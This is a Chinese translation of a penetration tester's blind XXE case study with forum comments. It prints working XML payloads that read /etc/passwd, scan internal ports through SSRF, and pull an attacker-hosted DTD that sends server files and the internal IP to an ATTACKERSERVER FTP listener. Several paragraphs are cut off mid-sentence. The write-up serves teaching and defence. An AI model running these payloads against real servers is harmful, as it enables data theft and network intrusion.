【译】黑夜的猎杀-盲打XXE

□ / 2017-07-10 01:22:00 / 浏览数 11954 技术文章 技术文章 顶(0) 踩(0)

在进入正文前，我想告诉大家，文章没有涉及任何XXE攻击的任何新技巧，这只是我遇到的一个案例，我只想分享给大家。

简短的摘要是非常重要的：

- 在对后台一无所知的情况下发现了一个XXE漏洞，该漏洞没有返回任何数据或者文件，这就是盲打XXE
- 使用盲打XXE进行基于报错的端口扫描
- 成功的外部交互正常进行
- 充分利用了盲打XXE识别了后端系统的文件

身为渗透测试人员，我每天都的学习都很充实，有的来自喜爱的阅读，有的来自工作。每天都像是在学校的生活，我总是能遇到一些以前见过的东西，但它的实现是不一样的

你对XXE了解吗？

无论读者是研究过xxe的或对此一无所知的，不要担心，下面这段文字（摘自OWASP）将为你做简短的描述，从而有助接下来的阅读。

XML外部实体攻击是一种应用层攻击，攻击的前提是应用能够解析XML。XXE发生的场景通常是用户在XML输入中包含了外部实体引用，且该外部实体也能被错误配置的

如果你没有明白owasp的通用描述，没关系。其实XXE就是在说你向应用程序发送了恶意的XML内容，接着应用程序因为处理你的恶意请求导致信息泄漏。除了可能导致信息

XXE本质上是另一种类型的注入攻击，如果恰当利用危害也非常大。这篇文章将以问题的形式来讲述我最近一次渗透测试遇到的问题和之后一次赏金之旅（漏洞奖励项目）中

最初的发现

在一次渗透测试中，我将数据格式为JSON的POST请求的Content-type改成了XML，那是我第一次怀疑服务器能够处理XML文档。下面这个请求是一个例子：

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Type: application/xml;charset=UTF-8


[{}]
```

与请求对应的响应如下，返回了Java错误。

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
```

从返回的错误来看，可以得知后台处理了收到的XML，同时因为在处理提取的内容时发生了问题所以导致了响应错误。与应用的其他响应对比可知，这个响应算是奇怪的代表

继续前行

接下来对于我来说，自然是反复尝试发送不同类型的内容给服务器，观察应用程序是如何响应的。所以，我一开始选择了发送普通的XML攻击载荷去试水，同时校验之前的错

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="utf-8"?>
```

我再次向应用程序发出请求，得到的错误响应和之前的略微有些不同，多了一些关于错误的上下文环境。

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: ■■■■■■■■■■■■■■■■■■■■■■■■■■■■: Unexpected EOF in prolog
at [row,col {unknown-source}]: [3,0]]
```

这个现象证明了我的猜测（应用程序能够处理XML输入）。除此之外，这个错误响应也证明了服务器认为data数据是意外终止的（data数据不完整），这意味服务器希望收

开始猎杀

猎杀从这里开始了。对于大多数人来说，两次错误之间的差异已经足够证明一些东西了。然而，这对于我来说是远远不够的，我想看看通过这些差异能深入多少，还有什么我

攻击载荷如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
<!ENTITY % a SYSTEM "file:///etc/passwd">
%a;
]>
```

令人沮丧的是应用程序的返回依然是普通的错误，和之前的EOF错误相似。所以，我不得不深挖找出服务器的信息，为此选择了SSRF。

SSSRF是一类基本的攻击，攻击者通过向应用程序发送精心构造的请求来触发服务器行为。如果充分利用的话可以实施端口扫描，有些情况甚至能执行远程代码。

端口扫描

在前面的本地文件探索费了些时间后，我写了一个攻击载荷用于SSRF，攻击载荷中的XML就是用来探测服务器上指定的端口，目的是判断本地（127.0.0.1）端口的情况。

攻击载荷如下：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

哈哈，接下来时刻真令人鼓舞。应用程序返回了另外一种错误，这次的错误（connection refused）在某种程度上是有意义的。

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: ■■■■■■■■■■■■■■■■■■■■■■■■■■■: Connection refused
```

那这到底是什么意义呢？很明显这意味着应用程序完全能解析带有XML内容的请求，那本地主机的端口扫描呢？哇哦，都说到了这，是时候使用burp的intruder。

将攻击点设为端口和URL协议，添加制作有效载荷:

- 1) URL协议列表（HTTP、HTTPS和FTP）
- 2) 这种情况下，进行全端口（0-65535）扫描。

完成上面的攻击需要花些时间，因为这大概需要发送20w请求（端口数xURL协议）。

过了会儿，我根据长度将响应排序发现8080端口（HTTP和HTTPS）似乎是开放的，接着对这两个响应进行了仔细的观察确认了内容不同，这暗示着这些端口实际就是开放的

这是8080端口的HTTP的响应包：

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: ■■■■■■■■■■■■■■■■■■■■■■■■■■■: Unrecognized DTD directive '<!DOCTYPE >'; expected ATTLIST, ELEMENT, EN
at [row,col,system-id]: [1,9,"http://127.0.0.1:8080/"]
from [row,col {unknown-source}]: [1,1]]
```

这是8080端口的HTTPS的响应包：

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: ■■■■■■■■■■■■■■■■■■■■■■■■■■■: Unrecognised SSL message, plaintext connection?]
```

从HTTP响应来看，我发现与之前返回的Connection
Refused不同，这次是另一个错误，暗示着端口开放。从HTTPS响应来看，该响应的内容也表明了端口是开放的，通信是在纯文本协议上进行的而不是SSL。

按照目前的逻辑，下一步很自然想到内网端口扫描，但这个时候我并不知道内网IP是多少，所以端口扫描被搁置了，我转向去鉴定服务器的对外访问了。

外交

除了端口扫描，控制服务器对外网站发送请求是有可能的，所以我在自己的服务器使用了ncat。我认为NCAT比netcat稍微好用一些，因为它给出了关于成功连接的更详细信息，同时它和netcat的标志一致，这非常棒。

我用了下面的命令在自己的服务器上进行监听：

```
ncat -lvkp 8090
```

- -l启用ncat的监听模式
- v启用详情输出模式
- k在成功连接后确保连接的存活
- p指定监听的端口

如果你对ncat感兴趣，你可以查看它的官方手册

监听器安置妥当后，下一步将检测应用服务器能否和我的服务器建立链接。我将使用下面的请求来完成这个测试（如果没有vps或服务器，可以使用burp collaborator）：

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://ATTACKERIP:8090/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

注意上面请求的端口不是固定的，我选择8090端口是为了演示。无论什么情况下，只要请求发送成功了，自己的服务器应该都能收到下面的消息：

```
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::8090
Ncat: Listening on 0.0.0.0:8090
Ncat: Connection from ■■■■■■■■■■■■■■■■■■■■.
GET / HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_60
Host: ATTACKERHOST:8090
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

上述信息的关键包含了受害者服务器IP地址，仔细观察会发现这是一台亚马逊的web服务器实例。此外，请求的ua头是`Java/1.8.0_60`表明后台使用了java开发。另一种识

带外攻击（OOB）

文件识别

除了外部交互，还可以通过OOB请求的响应来识别服务器上文件的存在。所以我在OOB攻击使用了FTP协议来判别文件。

下面这个请求已发送给应用程序，这里用来演示和测试。

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
Content-Type: application/xml;charset=UTF-8
Content-Length: 132

<?xml version="1.0" ?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "http://ATTACKERSERVER:8090/xxe_file.dtd">
%asd;
%c;
]>
<a>&rrr;</a>
```

这个请求被受害者服务器解析后，将向攻击者服务器发送请求，请求攻击者精心构造带有payload的DTD文件，这种场景下的文件内容通常是下面这样的：

```
<!ENTITY % d SYSTEM "file:///var/www/web.xml">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://ATTACKERSERVER:2121/%d;'>">
```

这个攻击载荷（包含payload的请求）向攻击者服务器发出了第二个请求（第一个是面向受害者服务器的），请求的是一个DTD文件，其中包含了对目标服务器上另一个文件

如果文件不存在，服务器将返回No such file or directory的响应。有些和下面的响应类似：

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: ■■■■■■■■■■■■■■■■■■■■■■■■■■■■: (was java.io.FileNotFoundException) /var/www/index.html (No such file or d
at [row,col,system-id]: [2,63,"http://ATTACKERSERVER:8090/xxe_file.dtd"]
from [row,col {unknown-source}]: [4,6]]
```

但如果文件确实存在，响应就不同了。

因为我不知道root元素的名字，服务器返回了A descriptor with default root element foo was not found in the project错误。

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: ■■■■■■■■■■■■■■■■■■■■■■■■■■
Exception Description: A descriptor with default root element foo was not found in the project]
```

如果知道关于root元素名字的信息，攻击将更可见，破坏也更具有效果。因为这很可能造成本地文件读取并且我敢保证存在RCE的风险！

由于每个请求文件的响应不同，这一点对于攻击者来说是清晰可见的。所以攻击者可以对隐藏在应用程序背后的服务器有个大概的认知。

发现内网IP

通过使用上文所讲述的带外技术，我收集了应用程序主机的内网IP信息。这些信息是通过FTP协议获得的，这是利用了Java从连接字符串中提取的信息。

为了完成信息收集，我用了xxe-ftp-server，这个exp允许我在自定义的端口上进行监听和拦截。我将它安装了服务器上，监听着默认的2121端口。

接着我向应用程序发送了下面这个请求，该请求会使应用程序服务器向指定的攻击者服务器发送FTP请求。

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
 <!ENTITY % one SYSTEM "ftp://ATTACKERHOST:2121/">
 %one;
 %two;
 %four;
 %five;
]>
```

在发送FTP请求前，需要在自己的服务器上运行FTP服务。下面的结果展示了请求发给服务器时的情况。

```
ruby xxe-ftp-server.rb
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_60@
> 230 more data please!
< TYPE A
> 230 more data please!
< EPSV ALL
> 230 more data please!
< EPSV
> 230 more data please!
< EPRT |1|10.10.13.37|38505|
> 230 more data please!
< LIST
< PORT 10,10,13,37,150,105
! PORT received
> 200 PORT command ok
< LIST
```

接着分解上面的输出，目标应用程序向接受登录请求的FTP服务器发送请求。登录请求中包含了Java版本和服务器内网IP和端口信息。这暗示了两件事情，1）内网网段范围很

文中很早讨论过针对主机的端口扫描，当时是因为我不知道IP范围，只能扫描本地主机。得益于OOB技术的使用，确定了内网范围，所以另一边使用`burp intruder`执行端口扫描。

扫描结果显示本机不仅开放了8080端口，而且还监听了所有接口的流量，这意味着可以实施更多的迭代猜测。这也意味着在本例中可以通过SSRF来识别其他的应用程序，这

防御建议

XXE的主要问题是XML解析器解析了用户发送的不可信数据（译者注：一切用户输入都是不可信的）。然而，在DTD文档中只验证系统标志符中出现的数据是不可能的。默认

拓展阅读

如果你喜欢这篇文章，同时又想更加了解XXE，下面这些文章将为你提供更多信息。

- SMTP over XXE
- XXE OOB Attacks
- Generic XXE Detection
- XXE on JSON EndPoints
- New Age of XXE(2015)
- XXE Advanced Exploitaion
- XXE Payloads

原文在这

上一篇：【译】Php通用gadget工具包... 下一篇：SQLMAP JSON格式检测

1. 16 条回复

c0de 2017-07-10 05:38:21

，赞

0 回复Ta


anivia 2017-07-10 11:16:31


还有利用SSRF　用其他协议读取文件呢

0 回复Ta


 2017-07-11 03:01:25


- 。-，之前好像丢过一篇SSRF的，由于某种不可抗力不见了。哈哈

0 回复Ta


p0 2017-07-12 06:54:01

请问原文链接在哪，一直想多看些英文文章，四级考了两次了。。。。

0 回复Ta


hades 2017-07-12 08:53:37

就在文章的末尾啊~~~

0 回复Ta


shystartree 2017-07-12 09:23:38

学习了，谢谢

0 回复Ta

 2017-07-12 17:09:21


https://blog.zsec.uk/blind-xxe-learning/

0 回复Ta


uf0 2017-07-16 01:12:23

赞

0 回复Ta


hades 2017-07-16 02:29:00

我TM的。。。图片又被吃　晚点更新图片

0 回复Ta

 2017-07-16 05:20:32

.....赶紧上新版本！

0 回复Ta


stream 2017-09-23 06:33:19

一直有个不明白的地方。
XXE在PHP中一般是在simplexml_load_string解析的时候导致的
可是，为什么人家明明传的JSON，你改成XML格式，传过去，也可以？

后端程序上在写取数据的时候，难道还有哪个函数能自动判断是JSON还是XML？或者解析JSON的函数会自动是XML就用XML的解析方式？

0 回复Ta


wooyun 2017-09-25 02:05:51

屌屌屌 。思路可以的

0 回复Ta


hades 2017-09-25 03:16:06

一般是restapi方式吧

在程序后端，是根据content-type判断怎么处理的吧

content-type为app/xml的时候是直接处理，为json的时候先转成xml再parse

0 回复Ta


stream 2017-10-07 13:49:52

冰总V5

0 回复Ta


stardustsky 2017-10-19 08:35:19

能想到改content-type造成报错也是脑洞大啊，还恰好被解析了，太罕见，不过思路很赞

0 回复Ta


hades 2017-10-19 08:47:06

很多时候拼的是思路~

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板